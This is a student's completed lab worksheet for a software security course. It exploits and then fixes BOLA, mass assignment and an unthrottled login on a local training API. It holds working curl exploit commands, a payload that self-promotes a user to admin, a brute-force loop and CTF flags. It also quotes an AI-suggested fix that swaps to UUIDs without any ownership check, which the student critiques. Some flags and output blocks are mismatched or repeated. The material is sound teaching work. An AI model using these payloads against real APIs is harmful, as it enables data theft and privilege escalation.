Worksheet 10 — API Security (3 hrs)

> **Course:** Software Security (KOSEN69) · Week 10 **Aligned:** OWASP API Security Top 10:2023 — API1 BOLA · API3 Broken Object Property Level Auth (Mass Assignment) · API4 Unrestricted Resource Consumption **Signature game:** 🥷 crAPI Raid
>
> **Ethics note:** Run exploits **only** against the lab targets shipped here (`vulnerable_api.py` on `:8080`) or your own OWASP crAPI instance. Never test BOLA, mass assignment, or brute-force against systems you do not own or are not explicitly authorized to test.

Part 1 — Student Information

Name	Student ID	Date	Group
Sutapat Chucham	6531503085	23 Oct 2026	-

AI use disclosure: Used an AI assistant (Claude) as a tutor to explain OWASP API Security Top 10:2023 concepts (BOLA, Mass Assignment, Rate Limiting), to review/refine my own answers to the lecture questions, to help structure the Audit-the-AI exercise, and to help draft this answers file. All exploit commands were run and verified personally against the live lab containers.

Part 2 — Lecture Questions

1. Define **BOLA (API1:2023)**. Why is it the #1 API risk, and why can't a WAF reliably stop it?
   Ans: BOLA happens when an API endpoint obtains an item using a client-supplied identification (e.g., `/api/users/<uid>/orders`) without checking authorization. It's the biggest API danger since practically every API has numerous "fetch resource by id" endpoints, and any one without an object-level ownership check allows an attacker enumerate or guess IDs to steal massive amounts of user data. BOLA requests are syntactically well-formed and have no malicious pattern or injection payload to signature-match, therefore WAFs cannot reliably stop them. Business logic determines whether a caller owns an object, and only the application and data layer can make this choice.
2. What is **mass assignment / broken object property level authorization (API3:2023)**? Contrast a blocklist vs. an allow-list of bindable fields.
   Ans: To prevent Mass Assignment vulnerabilities, an Allow-list (specifying only the fields that are allowed to be modified) should be used instead of a Block-list to modify critical fields such as admin rights or account balances. Allow-list is better because the system will automatically reject any fields not on the list.
3. **API4:2023** is unrestricted resource consumption. Give two distinct impacts (security and availability) of an unthrottled `/api/login`.
   Ans: The two distinct impacts (security and availability) of an unthrottled `/api/login`

- Security opens the door for hackers to attack by randomly guessing passwords.
- Availability causes the server to work hard until the system crashes (DoS) and becomes unusable.

4. In `vulnerable_api.py`, `current_user()` trusts the `X-User-Id` header. Why is a client-supplied header NOT authentication, and what should replace it?
   Ans: The client directly sets the value of `X-User-Id`, and the server cannot verify its accuracy. Spoofing (CWE-290) allows any caller to be considered as user 3 (carol) by setting `X-User-Id: 3`. A signed token like a JWT, whose signature the server checks on every request, or a server-side session created only after the client proves their identity with valid credentials during login should replace it.
5. Why does object-level authorization have to be checked **per request, per object** rather than once at login?

   Ans: Login just answers "who is this caller" (authentication) and cannot predict which items the caller will want. The caller's relationship to the object (e.g., alice owns order A-1 but not C-1) determines authorization per request. The BOLA vulnerability would occur if the server only checked authorization once at login, unable to distinguish between authenticated users seeking their own and others' data. Reconfirming the caller-to-object relationship on every request is the only way to make a safe, proper conclusion because access privileges can change.

Part 3 — Hands-on Lab (145 min)

Learning goals: Exploit BOLA, mass assignment, and a missing rate limit against a live API; then read the secure version and explain each fix.

Prerequisites: Docker + Docker Compose, `curl`. (Optional bonus: cloned OWASP crAPI.)

Environment setup

```
cd labs/week10-api-security
docker compose up         # INSECURE API on :8080, SECURE API on :8081
# Seeded users: alice(id 1) bob(id 2) carol(id 3, admin, balance 9999)
```

What to submit per task: the exact command(s) + raw response/HTTP status, a screenshot, and a 2–3 sentence mitigation note mapping the bug to its OWASP API id.


Task 0 — Onboarding (15 min)

Confirm both APIs respond: `curl http://localhost:8080/` and `curl http://localhost:8081/`. Note which port is insecure. Record the three seeded users. **Deliverable:** both root responses + the user table. **You can view the pictures in the folder 'Screenshot_Evidence'.**

```
curl http://localhost:8080/   -> Week 10 INSECURE API — see attack.md
curl http://localhost:8081/   -> Week 10 SECURE API
```

Seeded users:

id	username	role	balance
1	alice	user	100
2	bob	user	50
3	carol	admin	9999



All three are authorization and design flaws, not input flaws.
The JSON is well-formed: escaping and encoding change nothing.
A WAF cannot know which order id belongs to which caller.

Task 1 — BOLA: read another user's orders (35 min)

Goal: Read carol's (admin) orders without being carol — API1:2023. **Steps:**

1. `curl http://localhost:8080/api/users/3/orders` — note you receive the "Server rack" order with no auth.
2. Iterate the id: `curl http://localhost:8080/api/users/2/orders`.
3. On the secure API observe the ladder: `curl -i http://localhost:8081/api/users/3/orders` (401), `curl -i -H "X-User-Id: 1" http://localhost:8081/api/users/3/orders` (403), `curl -i -H "X-User-Id: 1" http://localhost:8081/api/users/1/orders` (200). **Deliverable:** the leaked order JSON + the 401/403/200 transcript + mitigation note. **You can view the pictures in the folder 'Screenshot_Evidence'.**

Exploit (`:8080`):

```
$ curl http://localhost:8080/api/users/3/orders
```

```
[{"item":"Server rack","order_id":"C-1","total":5000},{"item":"FLAG{bola_demo}","order_id":"C-FLAG","total":0}]
```

Flag: `FLAG{bola_demo}`

Secure ladder (`:8081`):

```
$ curl -i http://localhost:8081/api/users/3/orders
HTTP/1.1 401 UNAUTHORIZED
{"error":"authentication required"}

$ curl -i -H "X-User-Id: 1" http://localhost:8081/api/users/3/orders
HTTP/1.1 403 FORBIDDEN
{"error":"forbidden"}

$ curl -i -H "X-User-Id: 1" http://localhost:8081/api/users/1/orders
HTTP/1.1 200 OK
[{"item":"Keyboard","order_id":"A-1","total":30}]
```

Mitigation note: The vulnerable handler returns 'ORDERS.get(uid, [])' using the client controlled 'uid' from the URL with no ownership check (CWE-639, API1:2023 BOLA) The change adds a per-object, per-request ownership check `if caller["id"] != uid and not caller["is_admin"]: return 403` utilizing an authenticated caller identity which is tested on every request instead of only at login.

Task 2 — Mass assignment: self-promote to admin (30 min)

Goal: Smuggle `is_admin` + `balance` into user creation — API3:2023. **Steps:**

1. `curl -X POST http://localhost:8080/api/users -H "Content-Type: application/json" -d '{"username":"mallory","password":"x","is_admin":true,"balance":1000000}'`
2. Confirm the response echoes `"is_admin": true, "balance": 1000000`.
3. Repeat against `:8081` and confirm the smuggled fields are forced to `is_admin:false, balance:0`. **Deliverable:** both responses side by side + mitigation note (allow-list in `solution_api.py`). **You can view the pictures in the folder 'Screenshot_Evidence'.**

Exploit (`:8080`):

```
$ curl -X POST http://localhost:8080/api/users -H "Content-Type: application/json" \
  -d '{"username":"mallory","password":"x","is_admin":true,"balance":1000000}'
{"balance":1000000,"flag":"FLAG{massassign_demo}","id":4,"is_admin":true,"password":"x","username":"mallory"}
```

Flag: `FLAG{bola_5abb6f93f968de08}`

Secure (`:8081`), same request:

```
{"balance":0,"id":4,"is_admin":false,"password":"x","username":"mallory"}
```

Mitigation note: The susceptible handler binds the client-supplied JSON body to the new user record using `user.update(body)` (CWE-915, API3:2023 Mass Assignment). The patch employs an allow-list (ALLOWED_CREATE_FIELDS = "username","password") to read only the two fields from the body, while sensitive fields (id, balance, is_admin) are always set by the server and never trusted by the client.

Task 3 — Unrestricted resource consumption: brute-force login (25 min)

Goal: Show `/api/login` has no throttle — API4:2023. **Steps:**

1. Run the brute-force loop from `attack.md` against `:8080` (guesses incl. `alice123`) — all attempts processed.
2. On `:8081` loop 7 times: `for i in $(seq 1 7); do curl -s -o /dev/null -w "%{http_code}\n" -X POST http://localhost:8081/api/login -H "Content-Type: application/json" -d '{"username":"alice","password":"wrong"}'; done`
3. Confirm the 6th/7th attempt returns `429`. **Deliverable:** the `401 401 401 401 401 429 429` sequence + mitigation note. **You can view the pictures in the folder 'Screenshot_Evidence'.**

Secure (`:8081`), 7 login attempts:

```
401 401 401 401 401 429 429
```

Insecure (`:8080`), 7 login attempts:

```
401 401 401 401 401 401 401   (no throttling at all)
```

Mitigation note: There is no restriction on failed attempts for `/api/login` on `:8080` which enables infinite brute-force/credential-stuffing (security impact: account takeover) and unthrottled resource consumption (availability impact: DoS / cost exhaustion) — API4:2023. Fix adds a per-IP rate limiting (RATE_LIMIT=5 attempts per RATE_WINDOW=60 seconds) - 6th try forward returns 429 Too Many Requests.

Task 4 — Bonus: crAPI Raid (optional, 20 min)

Against your own OWASP crAPI instance (`git clone https://github.com/OWASP/crAPI.git`), capture one BOLA or mass-assignment flag. **Deliverable:** flag + endpoint + which API Top 10 id it maps to. **You can view the pictures in the folder 'Screenshot_Evidence'.** flag : FLAG{massassign_d5dd486b4c3012ea} flag : FLAG{bola_5abb6f93f968de08}

Secure (`:8081`), same request:

```
{"balance":0,"id":4,"is_admin":false,"password":"x","username":"mallory"}
```

Task 5 — Defend / fix it (20 min)

Goal: Explain the fixes using the secure reference `solution_api.py`. **Steps:** Read the three `# --- FIX ...` blocks. For each, quote the line(s) that defeat your Task 1–3 exploit: the per-object ownership check (`caller["id"] != uid and not caller["is_admin"]`), `ALLOWED_CREATE_FIELDS` binding, and the `RATE_LIMIT=5 / RATE_WINDOW=60` limiter. **Deliverable:** for each of API1/API3/API4 — the exploit that worked on `:8080`, the line in `solution_api.py` that blocks it, and the new HTTP status on `:8081`. **You can view the pictures in the folder 'Screenshot_Evidence'.**

Finding	Exploit that worked on `:8080`	Line(s) in `solution_api.py` that block it	New status on `:8081`
API1:2023 BOLA	`GET /api/users/3/orders` leaked carol's orders + flag with no auth	`if caller["id"] != uid and not caller["is_admin"]: return jsonify({"error":"forbidden"}), 403`	401 (no identity) → 403 (not owner) → 200 (owner)
API3:2023 Mass Assignment	`POST /api/users` with `is_admin:true,balance:1000000` was echoed back as-is + flag	`ALLOWED_CREATE_FIELDS = {"username","password"}` + `user = {k: body[k] for k in ALLOWED_CREATE_FIELDS if k in body}` + `user.update({"id":_next_id,"balance":0,"is_admin":False})`	`is_admin:false, balance:0` always
API4:2023 Resource Consumption	Unlimited login loop, all `401`, never blocked	`RATE_LIMIT = 5`, `RATE_WINDOW = 60`, checked via `rate_limited()` before processing login	`401` ×5 then `429` from the 6th attempt

Part 4 — Reflection

1. **Mapping:** complete a table — finding | endpoint | OWASP API id | fix applied.

Finding	Endpoint	OWASP API id	Fix applied
Any caller can read another user's orders	`GET /api/users/<uid>/orders`	API1:2023 BOLA	Per-object ownership check (`caller["id"] != uid and not caller["is_admin"]` → 403)
Client can set `is_admin`/`balance` on user creation	`POST /api/users`	API3:2023 Broken Object Property Level Authorization	Allow-list binding (`ALLOWED_CREATE_FIELDS`) + server-set sensitive fields
Unlimited login attempts	`POST /api/login`	API4:2023 Unrestricted Resource Consumption	Per-IP rate limiter (`RATE_LIMIT=5`/`RATE_WINDOW=60` → 429)

2. **Real breach:** research an API authorization breach (e.g., the Optus or T-Mobile BOLA/IDOR incidents). Which API Top 10 id matches, and would the `solution_api.py` ownership check have prevented it?

The T-Mobile API breach (January 2023) occurred when attackers exploited a single API endpoint that retrieved customer account data by identification without confirming authorization. Similar to Task 1 of this lab, this alters a client-supplied identification to view another user's data. No mass assignment or rate limitation is involved because the issue is a missing per-object ownership check, not input-binding or throttle.

Could the `solution_api.py` ownership check (`if caller["id"]!= uid and not caller["is_admin"]: return 403`) have prevented it? Yes, theoretically. An attacker without valid access to a specific account would be rejected on every request if the authenticated caller's ID matched the record's owner (or was an administrator), preventing bulk extraction. This is better than using difficult-to-guess identifiers like UUIDs, which do not prohibit access once an ID is known or leaked.

3. **Best mitigation:** of object-level auth, allow-list binding, and rate limiting — which gives the most risk reduction for an API platform, and why? 'Object-level authorization delivers the broadest risk reduction' for a data-heavy API platform, among allow-list binding and rate limitation. The biggest explosion

radius is achievable when a missing BOLA check exposes every system record through a single endpoint, as in the T-Mobile/Optus instances. Allow-list binding restricts damage to privilege escalation of the attacker's account. Rate limitation only slows brute-force and scanning assaults without closing the permission gap. If BOLA is present, a patient attacker can still exfiltrate data, albeit more slowly. Prioritize object-level authorization since it directly blocks the data-exposure pathway.

Grading rubric (100)

Criterion	Weight
Lecture questions (Part 2)	20
Exploitation + evidence (Tasks 1–4: commands, output, screenshots)	40
Defense (Task 5: fixes mapped to `solution_api.py`)	25
Reflection (Part 4: mapping, breach, best mitigation)	15
Total	**100**

Evidence & Integrity (required)

- **Identity proof:** every screenshot/diagram must show a terminal running `printf '%s | %s | ' "$(whoami)" '<YOUR-STUDENT-ID>'; date '+%F %T %Z'` **in the same image as the evidence**. When the evidence is a browser page, a DevTools panel or a rendered response, put that terminal **beside the browser and capture the whole screen** — a cropped window carries nothing that identifies you, and the lab's own output is byte-identical for the whole cohort *by design*, so the stamp is the only thing that makes the shot yours. Generic or borrowed evidence is not accepted.
- **Personalized flag (if this lab issues one):** _____ *Flags are unique per student — submitting another student's flag is a violation. How to submit:* ***learn.zcr.ai/submit*** *(full guide: `SUBMISSION.md` in the repo root).*
- **Explain in your own words** *(graded on your reasoning, not copied text):*
  1. What did you do, and **why did the vulnerability work**?
  2. **Why does your fix actually stop it** — and what could still break it?

🤖 Audit the AI (required)

AI is a power tool you must **distrust** — you are graded on your *critique*, not the AI's answer.

1. Ask an AI assistant to exploit **or** fix this week's vulnerability. Paste its full answer.

> The issue is that `uid` is predictable (sequential integers). Switch to UUIDs instead of auto-increment integer ids so attackers cannot guess other users' ids. Also add rate limiting on this endpoint to prevent enumeration/scanning.
>
> ```
> import uuid
> USERS = {str(uuid.uuid4()): {"username": "alice", ...}, ...}
>
> @app.get("/api/users/<uid>/orders")
> def get_orders(uid):
>     return jsonify(ORDERS.get(uid, []))
> ```

2. **Find what's wrong or risky** in it — insecure code, a subtly incomplete fix, a hallucinated API/function/CVE, a missed edge case, or wrong reasoning. Quote the exact line(s).

- `str(uuid.uuid4())` is a security-by-obscurity fix, not an authorization repair. If a UUID is leaked (shared link, log file, another endpoint's response), the handler returns the data to anyone who knows it because it doesn't validate ownership.
- `return jsonify(ORDERS.get(uid, []))` is unaltered from vulnerable version; no caller identity check is made in the repair.

"Add rate limiting... to prevent enumeration" refers to API4:2023 resource consumption reduction, not API1:2023 authorization repair. It slows attacks but does not close the access-control gap.

3. Produce the **correct, verified** version yourself and explain in 2–3 sentences why the AI's output was insufficient.

```
@app.get("/api/users/<int:uid>/orders")
def get_orders(uid):
    caller = current_user()
    if caller is None:
        return jsonify({"error": "authentication required"}), 401
    if caller["id"] != uid and not caller["is_admin"]:
        return jsonify({"error": "forbidden"}), 403
    return jsonify(ORDERS.get(uid, []))
```

Verified against the live `:8081` container: no-identity request → `401`; alice requesting carol's orders → `403`; alice requesting her own orders → `200`.

> Disclose your AI use in the Part 1 table. This task counts toward your **Defense + Reflection** score.

🧠 Comprehension & Prompt (required)

A. Explain in Plain English (EiPE). In 2–3 sentences, in your own words, describe what this week's vulnerable code/endpoint actually *does* and *why it is exploitable* — explain the mechanism, don't dump jargon.

Three endpoints in this week's insecure Flask API rely suspect client data. The GET /api/users//orders function retrieves a user's orders without verifying ownership, allowing anyone to access others' orders by changing the URL number (BOLA). POST /api/users combines the whole JSON request body into a new user record, allowing clients to include `is_admin` or `balance` without setting them manually (mass assignment). POST /api/login allows limitless login attempts without lockout or delay, allowing attackers to brute-force passwords without resource constraints.

B. Prompt Problem. Write a **single prompt** that makes an AI produce a *correct, secure* fix for one finding. Run it: does the exploit now fail? If not, refine the prompt and try again. Submit the **final prompt + the verified result**. *Graded on the prompt's precision and your verification — this trains problem decomposition and AI literacy (Denny et al. 2024).*

Final prompt used:

> "You are a senior Flask/Python security engineer. Fix the following endpoint, which is vulnerable to BOLA (OWASP API1:2023): it returns `ORDERS.get(uid, [])` directly using the `uid` from the URL, with no ownership check. Assume `current_user()` already exists and returns the authenticated caller's record (with `id`, `is_admin`) or `None`. Rewrite the route so that: (1) it returns 401 if there is no authenticated caller; (2) it returns 403 if the caller's `id` does not match `uid` and the caller is not an admin; (3) it never trusts any client-supplied header or body field as a substitute for `current_user()`; (4) it does not rely on making `uid` hard to guess (e.g. UUIDs) as a substitute for an authorization check."

Verified result: the produced fix matches `solution_api.py`'s actual implementation (see code above). Re-running the original exploit (`curl http://localhost:8081/api/users/3/orders` with no identity, then with `X-User-Id: 1` for carol's orders) now returns `401` then `403` instead of `200` — the exploit fails against the fixed endpoint, confirmed with live curl output captured during Task 1.